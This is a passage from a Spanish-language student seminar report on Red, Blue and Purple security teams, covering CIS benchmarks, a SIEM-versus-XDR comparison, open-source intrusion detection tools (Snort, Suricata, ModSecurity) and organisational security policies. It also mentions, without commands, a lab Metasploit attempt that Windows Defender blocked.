
Figura 34. Utilización de msfconsole y ejecución de exploit.



Fuente: El Autor.

- **Paso 14:** El antivirus y protección contra amenazas Windows Defender de la máquina atacada con el sistema operativo de Windows 10 x64 detecta el Metasploit bloqueándolo y no permitiendo su ejecución, salvando la funcionalidad de toda la máquina correctamente.

Figura 35. Detección de Metasploit.



Fuente: El Autor.

2.4.3 Sabemos que existen equipos Blue Team y Red Team, pero entonces ¿qué diferencia existen entre los equipos antes mencionados con el Purple Team y equipos de respuesta a incidentes informáticos?

Cuando hablamos de seguridad informática y protección de datos entran en juego dos equipos fundamentales: los Read Team y los Blue Team. Ambos realizan un trabajo complementario para detectar vulnerabilidades, prevenir ataques informáticos y emular escenarios de amenaza. A estos dos equipos hay que añadirles un tercero: el Purple Team.[19]

- **Blue Team:** El equipo Blue Team se concentra en mantener y mejorar la seguridad de los sistemas y redes de la organización. Monitorea constantemente los sistemas en busca de amenazas, implementando medidas de seguridad, respondiendo a alertas de seguridad y llevando a cabo análisis forenses básicos.

- **Red Team:** El equipo Red Team se encarga de simular ataques cibernéticos con el objetivo de evaluar la seguridad de la organización. Lleva a cabo pruebas de penetración, ataques controlados y explorar posibles vulnerabilidades para ayudar a la organización a identificar y solucionar problemas de seguridad.

[19] UNIR LA UNIVERSIDAD DE INTERNET, "Red team, Blue team y Purple team, ¿sabes qué son y cómo ayudan a mejorar la seguridad informática? En UNIR abordamos sus funciones y objetivos". {En línea}. disponible en: https://www.unir.net/ingenieria/revista/red-blue-purple-team-ciberseguridad/.

- **Purple Team:** Los equipos Purple Team actúan como intermediarios entre los equipos Blue Team y Red Team, promoviendo la colaboración y la mejora continua de la seguridad. De esta manera facilita la comunicación y el intercambio de información entre Blue Team y Red Team, ayudando a definir escenarios realistas de ataque y trabajando en conjunto para fortalecer las defensas cibernéticas.

- **Equipos de Respuesta a Incidentes Informáticos (CSIRT):** Los equipos de respuesta a incidentes informáticos se dedican a gestionar y responder a incidentes de seguridad cibernética una vez que ocurren. Investigan incidentes, recolectan pruebas forenses, coordinan la respuesta a incidentes, comunican a las partes interesadas, aplican medidas correctivas y aprenden de los incidentes para mejorar la seguridad.

Las diferencias que existen es que los equipos Blue Team tienen como su principal enfoque la salvaguarda de la seguridad y la defensa de los sistemas de una organización, mientras que los equipos Red Team se dedican a llevar a cabo evaluaciones exhaustivas de seguridad con el propósito de identificar posibles debilidades y vulnerabilidades. Por otro lado, los equipos Purple Team desempeñan un papel esencial al facilitar la colaboración estrecha y efectiva entre los equipos Blue y Red, buscando fortalecer la ciberseguridad de la organización a través de un intercambio constructivo de conocimientos y experiencias. Por último, los equipos de respuesta a incidentes informáticos están encargados de manejar, resolver y mitigar incidentes de seguridad una vez que se producen, aplicando medidas para contener y remediar la situación. La cooperación sinérgica entre todos estos equipos resulta fundamental para reforzar la postura de seguridad cibernética de una entidad u organización.

2.4.4 ¿Qué función tiene CIS “Center For Internet Security” dentro de equipos BlueTeam? Usted debe realizar un pequeño tutorial de cómo funciona CIS y qué se debe hacer para encontrar los tutoriales que posee.

El Center for Internet Security (CIS) es una organización sin fines de lucro que desempeña un papel importante en el ámbito de la seguridad cibernética. Su función principal es proporcionar recursos, directrices y mejores prácticas para mejorar la seguridad de la infraestructura de TI. Dentro de los equipos Blue Team, CIS ofrece valiosos recursos para fortalecer las defensas cibernéticas de una organización.

Cómo funciona CIS:

- **Estándares de Seguridad**: CIS desarrolla y mantiene un conjunto de estándares de seguridad llamados "CIS Controls" (Controles CIS) y "CIS Benchmarks" (Pautas CIS). Estos documentos ofrecen directrices específicas para asegurar sistemas y redes.

- **Guías de Configuración**: Los CIS Benchmarks proporcionan guías detalladas de configuración para sistemas operativos, aplicaciones y dispositivos comunes. Estas guías ayudan a los equipos Blue Team a configurar sus sistemas de manera segura siguiendo las mejores prácticas.

- **Herramientas y Recursos**: CIS ofrece una serie de herramientas y recursos gratuitos, como scripts de configuración y evaluación de seguridad, que permiten a los equipos Blue Team auditar y mejorar la seguridad de sus sistemas.

- **Comunidad y Colaboración**: CIS fomenta la colaboración y la comunidad en el ámbito de la seguridad cibernética. Proporciona un espacio para que profesionales compartan conocimientos y experiencias relacionadas con la seguridad.

Tutorial de cómo funciona el Center for Internet Security (CIS) y cómo puedes utilizar sus recursos para mejorar la seguridad cibernética de una organización. Se deben seguir los siguientes pasos:

- **Paso 1: Acceder al Sitio Web de CIS:** Abre tu navegador web y dirígete al sitio web de CIS en https://www.cisecurity.org/.

- **Paso 2: Explorar la Página de Inicio:** En la página de inicio, encontrarás información general sobre CIS y sus iniciativas de seguridad cibernética. Lee las secciones relevantes para familiarizarte con su misión y recursos.

- **Paso 3: Acceder a los CIS Controls y CIS Benchmarks:** Para acceder a los recursos clave de CIS, haz clic en la pestaña "CIS Controls & Benchmarks" (Controles CIS y Pautas CIS) en la parte superior del sitio web.

- **Paso 4: Explorar los Controles CIS (CIS Controls):** En la sección de "CIS Controls", encontrarás una lista de 20 controles de seguridad cibernética ampliamente reconocidos. Estos controles ofrecen un enfoque estructurado para mejorar la seguridad. Puedes hacer clic en cada uno de ellos para obtener más detalles y recursos relacionados.

- **Paso 5: Explorar las Pautas CIS (CIS Benchmarks):** En la sección de "CIS Benchmarks", encontrarás guías de configuración detalladas para una variedad de sistemas operativos, aplicaciones y dispositivos. Puedes buscar la plataforma o tecnología específica que te interese y descargar las guías correspondientes.

- **Paso 6: Descargar Recursos:** Cuando selecciones un control CIS o una guía CIS Benchmark, encontrarás enlaces para descargar recursos como PDFs, hojas de cálculo y herramientas de evaluación. Estos recursos te ayudarán a implementar las mejores prácticas de seguridad en tu organización.

- **Paso 7: Unirse a la Comunidad (Opcional):** Si deseas participar activamente en la comunidad de CIS, puedes registrarte en el sitio web. Esto te permitirá acceder a contenido exclusivo, participar en discusiones y recibir actualizaciones sobre seguridad cibernética.

- **Paso 8: Explorar Formación y Eventos (Opcional):** Si está interesado en formación adicional o eventos relacionados con la seguridad cibernética, explora la sección correspondiente en el sitio web de CIS para obtener más información.

- **Paso 9: Implementar las Mejores Prácticas:** Utilizar los recursos de CIS, como los controles y las pautas, para implementar las mejores prácticas de seguridad cibernética en tu organización. Esto puede incluir configuraciones seguras, evaluaciones regulares y formación de personal.

- **Paso 10: Mantén Actualizados tus Conocimientos:** Regresa periódicamente al sitio web de CIS para mantenerte al día con las últimas tendencias y recursos en seguridad cibernética. La ciberseguridad es un campo en constante evolución, y la información actualizada es fundamental.[20]

2.4.5 Deberá documentar mediante la elaboración una tabla las diferencias existentes entre: SIEM y XDR.

Tabla 1. Diferencias existentes entre SIEM y XDR.

[20] CIS Center for Internet Security, "CIS Center for Internet Security". {En línea}. disponible en: https://www.cisecurity.org/.

	Alcance de la Tecnología	Capacidad de Detección y Respuesta	Automatización	Visibilidad Contextual	Integración y Ecosistema
SIEM (Security Information and Event Management)	Se enfoca principalmente en la gestión de información de seguridad y eventos. Recopila y correlaciona datos de múltiples fuentes, como registros de sistemas, dispositivos de red y aplicaciones, para proporcionar visibilidad sobre eventos y actividades en la infraestructura de TI. Su enfoque es más amplio y se utiliza para la gestión de registros, alertas y cumplimiento normativo, además de la detección de amenazas.	Si bien un SIEM puede detectar amenazas a través de la correlación de eventos y reglas personalizadas, no suele ofrecer una capacidad de respuesta directa y automatizada. Por lo general, requiere integraciones adicionales con otras soluciones de seguridad para llevar a cabo la respuesta a incidentes.	Proporciona una visión más amplia de los eventos y actividades en toda la infraestructura de TI y puede ser más adecuado para tareas de gestión de registros y cumplimiento normativo.	Proporciona una visión más amplia de los eventos y actividades en toda la infraestructura de TI y puede ser más adecuado para tareas de gestión de registros y cumplimiento normativo.	Suelen integrarse con una variedad de soluciones de seguridad, como firewalls, sistemas de prevención de intrusiones (IPS) y antivirus. Pueden ser parte de un ecosistema de seguridad más amplio.
	Se centra específicamente	Está diseñado para detectar amenazas	Se basa en la automatización	Se centra en la detección y	Puede integrarse con otras

XDR (Extended Detection and Response)	en la detección y respuesta a amenazas. Se diseñó para abordar las limitaciones de los sistemas SIEM tradicionales y se enfoca en la identificación de amenazas avanzadas y la respuesta automatizada.	avanzadas y proporcionar una capacidad de respuesta más inmediata y automatizada. Puede tomar medidas para aislar o contener automáticamente las amenazas y reducir el tiempo de respuesta.	como parte integral de su diseño. Puede tomar decisiones y acciones de respuesta automáticas en tiempo real.	respuesta a amenazas y se especializa en proporcionar una visibilidad contextual más profunda sobre amenazas específicas, lo que facilita la identificación de ataques sofisticados.	herramientas de seguridad, pero su enfoque principal es la detección y respuesta directa a amenazas.[21]

Fuente: El Autor.

[21] ARNAL, Carlos "¿Cuál es la diferencia entre XDR y SIEM?". {En línea}. {08 mayo de 2023} disponible en: https://www.watchguard.com/es/wgrd-news/blog/cual-es-la-diferencia-entre-xdr-y-siem#:~:text=Las%20soluciones%20SIEM%20act%C3%BAan%20tambi%C3%A9n,temporal%20%C3%BAnicamente%20para%20su%20an%C3%A1lisis..

2.4.6 Defina por lo menos 3 herramientas de detección de ataques informáticos con licencia GPL.

Las herramientas de detección de ataques informáticos con licencia GPL (Licencia Pública General de GNU), existen varias opciones de software de código abierto disponibles. Estas herramientas son de uso gratuito y pueden ser personalizadas según necesidades específicas. Algunas de ellas son:

- **Snort**.

Snort es un sistema de detección de intrusos en red (IDS, por sus siglas en inglés) de código abierto muy popular y ampliamente utilizado. Fue creado por Martin Roesch en 1998 y se ha convertido en una herramienta esencial para la seguridad de redes en todo el mundo. Snort se utiliza para detectar y prevenir amenazas de seguridad informática, como intrusiones y ataques maliciosos, en redes de computadoras.

Las principales funciones de Snort son:

Detección de intrusiones: Analiza el tráfico de red en busca de patrones y firmas de ataques conocidos. Cuando detecta un patrón o firma coincidente, genera una alerta que puede ser utilizada para tomar medidas adecuadas.

Registro de eventos: Registra información detallada sobre los eventos de seguridad detectados, lo que permite a los administradores de red analizar y responder a las amenazas de manera efectiva.

Análisis de protocolos: Es capaz de analizar diversos protocolos de red, como TCP, UDP, ICMP, HTTP, SMTP, FTP y muchos otros, lo que le permite identificar actividades anómalas en cualquier parte de la red.

Personalización y flexibilidad: Es altamente personalizable y permite a los administradores crear reglas específicas para sus redes y necesidades de seguridad. Esto significa que se puede adaptar para detectar amenazas específicas o comportamientos no deseados.

Comunidad y actualizaciones: Cuenta con una gran comunidad de usuarios y desarrolladores que contribuyen con reglas y actualizaciones de seguridad constantes, lo que garantiza que el sistema esté al día en la detección de nuevas amenazas.[22]

[22] SNORT "SNORT". {En línea}. disponible en: https://www.snort.org/.

- **Suricata**.

Suricata es un sistema de detección y prevención de intrusiones en red (IDS/IPS) de código abierto y alto rendimiento. Al igual que Snort, Suricata se utiliza para monitorear y proteger redes de computadoras contra amenazas de seguridad informática, como intrusiones y ataques maliciosos.

Las características principales de Suricata IDS/IPS son:

Detección de intrusiones: Analiza el tráfico de red en busca de patrones y firmas de ataques conocidos, al igual que Snort. Cuando detecta un patrón o firma coincidente, genera una alerta para notificar a los administradores de red sobre la amenaza.

Prevención de intrusiones: Además de su función de detección de intrusiones, Suricata también puede actuar como un sistema de prevención de intrusiones (IPS). Esto significa que, además de detectar amenazas, puede tomar medidas activas para bloquear o mitigar automáticamente los ataques en curso.

Soporte para reglas personalizadas: Es altamente personalizable y permite a los administradores de red crear reglas específicas para sus necesidades de seguridad. Esto permite adaptar el sistema para detectar y responder a amenazas específicas o comportamientos no deseados en la red.

Análisis de protocolos avanzados: Es capaz de analizar una amplia variedad de protocolos de red, lo que le permite identificar actividades anómalas en diversos niveles de la pila de protocolos, incluidos TCP, UDP, ICMP, HTTP, FTP y otros.

Rendimiento y escalabilidad: Está diseñado para ser de alto rendimiento y escalable, lo que lo hace adecuado para redes de gran tamaño y con alto tráfico. Puede ejecutarse en hardware especializado o en servidores estándar, según las necesidades de la red.[23]

- **ModSecurity.**

ModSecurity es un módulo de seguridad de aplicación web (WAF) de código abierto diseñado para proteger aplicaciones web y servidores HTTP contra una amplia variedad de amenazas y ataques cibernéticos. Se integra típicamente con servidores web como Apache HTTP Server y Nginx y se utiliza para aumentar la seguridad de las aplicaciones web al filtrar y analizar el tráfico HTTP entrante y saliente.

[23] SURICATA "SURICATA". {En línea}. disponible en: https://suricata.io/.

Las principales funciones de ModSecurity son:

Detección y prevención de ataques: Es capaz de detectar y prevenir una amplia gama de ataques web comunes, como inyecciones SQL, ataques de cross-site scripting (XSS), inclusión de archivos locales, secuencias de comandos entre sitios (CSRF) y otros.

Reglas personalizadas: Los administradores de sistemas y desarrolladores web pueden crear reglas personalizadas para adaptar ModSecurity a las necesidades específicas de sus aplicaciones. Esto permite bloquear amenazas específicas y comportamientos maliciosos conocidos.

Registros detallados: Registra detalles sobre las solicitudes y respuestas HTTP, lo que facilita la auditoría y el análisis de seguridad. Los registros pueden ayudar a identificar patrones de ataque y posibles vulnerabilidades en las aplicaciones web.

Flexibilidad: Es altamente configurable y se puede ajustar para satisfacer las necesidades de seguridad de una organización. Puede ser utilizado en diversos entornos, desde pequeños sitios web hasta aplicaciones empresariales de gran escala.

Integración con otros sistemas de seguridad: Se integra fácilmente con otros sistemas de seguridad y herramientas de monitoreo, lo que permite una defensa en profundidad y una visibilidad completa de la seguridad de las aplicaciones web.[24]

[24] GitHub "GitHub". {En línea}. disponible en: https://github.com/SpiderLabs/ModSecurity.

2.5 ETAPA 5 - SOCIALIZACIÓN DE INFORME TÉCNICO.

Anexo 6 – Escenario 5.

Este anexo tiene la finalidad de brindar una guía para la identificación de un problema específico en temas técnicos que se ejecutan en equipos Blue Team y Red Team a modo de informe final gerencial.

Situación problema: Análisis Final.

HackerHouse requiere un informe final del postulante al puesto de Red Team o Blue Team; el postulante (estudiante) deberá elaborar un documento el cual contenga cada uno de los escenarios y soluciones generadas a lo largo del curso de seminario especializado. Este documento dará por finalizado el periodo de prueba de cada uno de los postulantes y será revisado por los ingenieros de seguridad de HackerHouse. El documento debe contener la estructura plasmada en la guía de actividades.

2.5.1 De qué manera pueden aportar en el campo de la ciberseguridad la integración de equipos Blue Team, Red Team y Purple Team al mismo tiempo dentro de una organización.

La integración de equipos Blue Team, Red Team y Purple Team al mismo tiempo dentro de una organización puede aportar significativamente al campo de la ciberseguridad al mejorar la capacidad de la organización para defenderse contra amenazas cibernéticas. A continuación, se describen algunas de las formas en que esta integración puede ser beneficiosa:

- **Mejora de la detección y respuesta a amenazas:** El equipo Blue Team se centra en la defensa y la detección de amenazas, mientras que el equipo Red Team simula ataques y busca vulnerabilidades. La colaboración entre estos equipos permite una detección más efectiva de amenazas, ya que el Red Team puede proporcionar información valiosa sobre tácticas y técnicas de ataque realistas que el Blue Team debe defender. El Purple Team, al actuar como mediador y facilitador, puede asegurarse de que esta información se comparta de manera efectiva.

- **Refinamiento de políticas y procedimientos de seguridad:** La integración de estos equipos también permite una revisión constante de las políticas y procedimientos de seguridad. El Purple Team puede trabajar en conjunto con los equipos Red Team y Blue Team para identificar áreas donde las políticas y procedimientos deben mejorarse o ajustarse en función de las amenazas y vulnerabilidades detectadas. Esto contribuye a la mejora continua de la postura de seguridad de la organización.

- **Evaluación de riesgos más completa:** La combinación de Red Team, Blue Team y Purple Team proporciona una evaluación de riesgos más completa. El Red Team simula amenazas del mundo real, el Blue Team se enfoca en la defensa y el Purple Team garantiza la alineación de los esfuerzos. Esto ayuda a la organización a identificar y priorizar las amenazas y vulnerabilidades más críticas y a tomar medidas proactivas para abordarlas.

- **Cultura de seguridad fortalecida:** La presencia de estos equipos y la colaboración constante fomentan una cultura de seguridad más fuerte dentro de la organización. Los empleados en todos los niveles pueden aprender de las prácticas de seguridad y las lecciones aprendidas por los equipos Red Team y Blue Team. Esto ayuda a crear una mentalidad de seguridad en toda la organización.

- **Mejora de la resiliencia cibernética:** La integración de equipos Red Team, Blue Team y Purple Team ayudan a la organización a volverse más resistente a las amenazas cibernéticas. Al trabajar juntos de manera continua, estos equipos pueden identificar y abordar las debilidades en la infraestructura y los procesos, lo que reduce la superficie de ataque y mejora la capacidad de respuesta ante incidentes.

2.5.2 Plantee políticas de seguridad y recomendaciones para mejorar los aspectos de ciberseguridad en cualquier organización en sus entornos T.I.

A continuación, se tienen algunas políticas de seguridad y recomendaciones generales para mejorar los aspectos de ciberseguridad en una organización en sus entornos de Tecnologías de la Información (TI):

Políticas de seguridad.

- **Política de contraseñas fuertes:** Requerir contraseñas complejas y de longitud suficiente. Establecer una política de cambio de contraseñas periódica. Promover el uso de autenticación de dos factores (2FA) cuando sea posible.

- **Política de actualización de software:** Mantener todos los sistemas y software actualizados con los últimos parches de seguridad. Establecer un proceso de revisión y aplicación regular de actualizaciones.

- **Política de acceso y autorización:** Limitar el acceso a sistemas y datos solo a personal autorizado. Implementar el principio de "menor privilegio" para restringir el acceso a lo estrictamente necesario para realizar el trabajo.

- **Política de educación en ciberseguridad:** Proporcionar formación regular en ciberseguridad para todos los empleados. Fomentar la conciencia sobre las amenazas cibernéticas y la responsabilidad individual en la seguridad.

- **Política de gestión de dispositivos móviles:** Establecer directrices para el uso seguro de dispositivos móviles en el trabajo. Implementar medidas de seguridad, como el cifrado de datos y la capacidad de borrado remoto.

Recomendaciones.

- **Segmentación de redes:** Segmentar la red en subredes para aislar sistemas críticos y reducir la propagación de posibles amenazas.

- **Monitoreo continuo:** Implementar sistemas de detección de intrusiones y monitoreo de seguridad para identificar actividades sospechosas en tiempo real.

- **Cifrado de datos:** Cifrar datos sensibles tanto en reposo como en tránsito. Utilizar protocolos de cifrados seguros, como HTTPS y VPNs.

- **Respuesta a incidentes:** Establecer un plan de respuesta a incidentes detallado que incluya procedimientos para notificar, investigar y mitigar incidentes de seguridad.

- **Respaldo de datos:** Realizar copias de seguridad regulares de datos críticos y almacenarlas de forma segura, fuera de la red principal.

- **Evaluaciones de vulnerabilidades:** Realizar evaluaciones regulares de vulnerabilidades y pruebas de penetración para identificar debilidades en la seguridad y abordarlas de manera proactiva.

- **Cumplimiento de regulaciones:** Cumplir con las regulaciones y estándares de seguridad aplicables a su industria.

- **Auditorías de seguridad:** Realizar auditorías de seguridad periódicas para evaluar la eficacia de las políticas y prácticas de seguridad implementadas.

Se de tener en cuenta que las políticas de seguridad y las recomendaciones deben adaptarse a las necesidades específicas de la organización y a su entorno TI. Además, es fundamental que la alta dirección respalde y promueva activamente las iniciativas de ciberseguridad para garantizar su efectividad.

2.5.3 Conclusiones que orienten aspectos importantes en cuando a la inversión de ciberseguridad dentro de las organizaciones, deben tener en cuenta cada una de las etapas que se ejecutaron a lo largo del seminario para poder ejecutar estas conclusiones y soportar a la alta gerencia la necesidad de inversión.

La inversión en equipos estratégicos de ciberseguridad Red Team y Blue Team es crucial para proteger las organizaciones en un entorno cada vez más amenazante en términos de seguridad cibernética. A continuación, se presentan algunas conclusiones importantes que pueden ayudar a orientar aspectos en cuanto a la inversión en ciberseguridad y respaldar a la alta gerencia en la necesidad de invertir en estos equipos:

- **Identificación de amenazas y vulnerabilidades:** Los equipos de Red Team desempeñan un papel fundamental al simular ataques y explotar vulnerabilidades de manera controlada. Esto proporciona una comprensión profunda de las amenazas reales que enfrenta la organización y revela las debilidades que podrían ser explotadas por ciberdelincuentes. La inversión en un equipo Red Team ayuda a identificar y priorizar las áreas críticas que requieren protección.

- **Mejora de la preparación y respuesta:** Los equipos de Blue Team se enfocan en la defensa y en la detección de amenazas. La inversión en un equipo Blue Team permite una respuesta más rápida y efectiva ante incidentes de seguridad. Esto puede minimizar el impacto de los ataques y reducir los costos asociados con la recuperación de incidentes.

- **Cultura de seguridad:** La presencia de equipos Red Team y Blue Team promueve una cultura de seguridad en la organización. Los empleados en todos los niveles se vuelven más conscientes de las amenazas cibernéticas y de su papel en la protección de los activos de la empresa. Esto puede reducir significativamente el riesgo de caer víctima de ataques basados en la ingeniería social o el error humano.

- **Cumplimiento y regulaciones:** Muchas industrias están sujetas a regulaciones estrictas en cuanto a la ciberseguridad, y la inversión en equipos de ciberseguridad puede ayudar a garantizar el cumplimiento de estas regulaciones. Las sanciones por incumplimiento pueden ser costosas y dañinas para la reputación de la empresa.

- **Gestión de riesgos y reputación:** Las inversiones en equipos Red Team y Blue Team no solo se trata de evitar incidentes, sino también de gestionar riesgos. Proteger los datos y la reputación de la empresa es fundamental para mantener la confianza de los clientes y socios comerciales.

- **Inversión en innovación:** La ciberseguridad es un campo en constante evolución, y la inversión en estos equipos puede mantener a la organización a la vanguardia de las últimas amenazas y técnicas de defensa. Esto puede ser esencial para la innovación y el crecimiento continuo.

La inversión en equipos estratégicos de ciberseguridad Red Team y Blue Team es una inversión necesaria para proteger los activos y la reputación de la organización en un mundo digitalmente conectado y peligroso. Estas conclusiones pueden ayudar a la alta gerencia a comprender la importancia de la inversión en ciberseguridad y respaldar su implementación efectiva.

2.5.4 Sustenta el desarrollo de cada uno de los puntos plasmados en guía de la etapa 5 del seminario especializado mediante video donde se pueda evidenciar rostro del o la estudiante con una duración mínima de 15 minutos, el estudiante deberá hacer público el vídeo haciendo uso de alguna plataforma Cloud o en YouTube.

URL de video de sustentación de informe técnico.

https://youtu.be/Zo-S9ZVILPw

3 CONCLUSIONES

- A lo largo de esta investigación, hemos demostrado que la implementación de estrategias de Red Team y Blue Team en una organización puede mejorar significativamente su postura de seguridad informática. El Red Team puede simular ataques y desafiar las defensas de la organización, mientras que el Blue Team trabaja para detectar y defenderse contra estas amenazas. Esta colaboración fomenta una cultura de mejora continua de la seguridad y ayuda a las organizaciones a estar mejor preparadas para enfrentar las amenazas cibernéticas en constante evolución.

- En un mundo cada vez más digitalizado y amenazado por ciberataques constantes, es crucial que las organizaciones y los profesionales de la ciberseguridad comprendan la importancia de las estrategias de Red Team y Blue Team. Estas estrategias no solo ayudan a proteger los activos críticos de una organización, sino que también pueden ser una ventaja competitiva al demostrar a los clientes y socios comerciales que se toma en serio la seguridad.

- Durante esta investigación, hemos destacado la importancia de la colaboración estrecha entre los equipos de Red Team y Blue Team, así como con otros departamentos de seguridad informática y tecnología de la información. La colaboración interdisciplinaria no solo permite una comprensión más profunda de las amenazas y vulnerabilidades, sino que también promueve la innovación en la mejora de técnicas. La creación de un ambiente donde los conocimientos y las experiencias se comparten libremente puede conducir a avances significativos en la seguridad cibernética.

- La seguridad informática es un campo en constante evolución, con nuevas amenazas y tácticas emergentes constantemente. Por lo tanto, es fundamental que las estrategias de Red Team y Blue Team se adapten y evolucionen de manera continua. Además, la formación y el desarrollo profesional de los miembros de estos equipos son esenciales para mantenerse al día con las últimas tendencias y tecnologías en ciberseguridad. La inversión en capacitación y el fomento de una cultura de aprendizaje continuo son estrategias clave para contribuir a la mejora constante de las técnicas de Red Team y Blue Team.

- Después de un análisis exhaustivo de las operaciones de Red Team y Blue Team en HackerHouse, se ha llegado a la conclusión de que la colaboración efectiva entre ambos equipos es esencial para una ciberseguridad sólida. Las estrategias actuales han demostrado ser efectivas en la identificación y mitigación de amenazas, pero existe margen para una mejora continua. Se recomienda fomentar una comunicación más estrecha y un intercambio de

información más fluido entre los equipos, lo que permitirá una detección y respuesta más ágil a las amenazas cibernéticas.

- La evaluación de las estrategias actuales también destaca la importancia de la inversión en formación y tecnología avanzada. Se recomienda que HackerHouse brinde oportunidades de capacitación continua a los miembros de los equipos Red Team y Blue Team para mantenerse al día con las últimas tendencias y técnicas en ciberseguridad. Además, la adopción de herramientas y tecnologías de seguridad de vanguardia puede mejorar significativamente la capacidad de ambos equipos para detectar y mitigar amenazas de manera más efectiva.

4 RECOMENDACIONES

- Organizar talleres y simulaciones en vivo es una excelente manera de mostrar de manera práctica cómo funcionan las estrategias de Red Team y Blue Team. Se puede invitar a profesionales de ciberseguridad o expertos en la materia para que lideren ejercicios en los que los participantes actúen como miembros de uno u otro equipo. Esto ayuda a las personas a comprender mejor los desafíos y las dinámicas involucradas en la ciberseguridad y demuestra la importancia de tener equipos especializados en detección y mitigación de amenazas. Estas experiencias prácticas son memorables y pueden dejar una impresión duradera en los participantes.

- Utilizar una comunicación clara y ejemplos prácticos para ilustrar cómo Red Team y Blue Team pueden beneficiar a una organización. Se puede crear infografías, presentaciones o documentos informativos que expliquen de manera sencilla las funciones de cada equipo y cómo trabajan juntos para mejorar la seguridad. Además, se puede destacar casos de estudio o ejemplos de situaciones reales en las que la falta de coordinación entre Red Team y Blue Team resultó en vulnerabilidades explotadas o incidentes de seguridad significativos. Los ejemplos prácticos ayudan a concretar la importancia de estas estrategias y aportan contexto real a la discusión.

- Establecer programas de entrenamiento y desarrollo continuo para los miembros de los equipos de Red Team y Blue Team es esencial. Esto puede incluir cursos de capacitación en las últimas técnicas de ataque y defensa, certificaciones de seguridad cibernética y la participación en ejercicios de simulación de amenazas. La formación continua no solo ayuda a mantener actualizadas las habilidades de los equipos, sino que también promueve un ambiente de aprendizaje constante y mejora la efectividad en la identificación y mitigación de amenazas.

- Incentivar la investigación y la innovación interna en ciberseguridad es otra estrategia clave. Puedes crear un ambiente donde los miembros de los equipos de Red Team y Blue Team tengan tiempo y recursos dedicados para investigar nuevas técnicas, herramientas y enfoques en seguridad cibernética. Estas investigaciones pueden llevar a la creación de soluciones personalizadas y más efectivas para abordar las amenazas específicas que enfrenta tu organización. Además, considera la posibilidad de establecer un proceso formal para la revisión y la implementación de las mejores prácticas y descubrimientos internos.

- Es fundamental llevar a cabo una evaluación exhaustiva del rendimiento de los equipos Red Team y Blue Team. Esto implica analizar métricas de desempeño,

como el tiempo de detección de amenazas, la eficacia en la mitigación de ataques, el número de falsos positivos, entre otros. Utilizar esta información para identificar áreas de mejora específicas y obtener una comprensión completa de las fortalezas y debilidades de los equipos.

- Es importante obtener retroalimentación de los propios miembros de los equipos Red Team y Blue Team, así como de otros participantes internos y externos que interactúan con estos equipos. Esto puede incluir entrevistas, encuestas o reuniones de retroalimentación. Las perspectivas de quienes trabajan directamente en estas funciones y de quienes dependen de su trabajo pueden proporcionar información valiosa sobre áreas de mejora y oportunidades no detectadas previamente.

5 BIBLIOGRAFÍA

- ARNAL, Carlos "¿Cuál es la diferencia entre XDR y SIEM?". {En línea}. {08 mayo de 2023} disponible en: https://www.watchguard.com/es/wgrd-news/blog/cual-es-la-diferencia-entre-xdr-y siem#:~:text=Las%20soluciones%20SIEM%20act%C3%BAan%20tambi%C3%A9n,temporal%20%C3%BAnicamente%20para%20su%20an%C3%A1lisis..

- CARISIO, Emanuele "Ataque cibernético: consecuencias, cómo actuar y cómo protegerse". {En línea}. disponible en: https://blog.mdcloud.es/ataque-cibernetico-consecuencias-como-actuar-y-como-protegerse/.

- CATOIRA, Fernando “Pruebas de penetración para principiantes: Explotando una vulnerabilidad con metasploit framework”. {En línea}. {2018} disponible en: https://revista.seguridad.unam.mx/numero-19/pruebas-de-penetraci%C3%B3n-para-principiantes-explotando-una-vulnerabilidad-con-metasploit-fra.

- CIS Center for Internet Security, "CIS Center for Internet Security". {En línea}. disponible en: https://www.cisecurity.org/.

- COPNIA, "Código de Ética". {En línea}. {2015} disponible en: https://www.copnia.gov.co/sites/default/files/node/page/field_insert_file/codigo_etica.pdf.

- FERNÁNDEZ, Begoña "Pasos a seguir ante un ataque informático". {En línea}. disponible en: https://www2.deloitte.com/es/es/pages/legal/articles/Pasos-a-seguir-ante-un-ataque-informatico.html.

- GitHub "GitHub". {En línea}. disponible en: https://github.com/SpiderLabs/ModSecurity.

- INCIBE, “¿Qué es el pentesting? Auditando la seguridad de tus sistemas”. {En línea}. {04 julio de 2019} disponible en: https://www.incibe.es/protege-tu-empresa/blog/el-pentesting-auditando-seguridad-tus-sistemas.

- Infosecurity Magazine, "El sector educativo tiene la mayor proporción de víctimas de ransomware". {En línea}. {26 julio 2023} disponible: https://www.infosecurity-magazine.com/news/education-sector-highest/?&web_view=true.

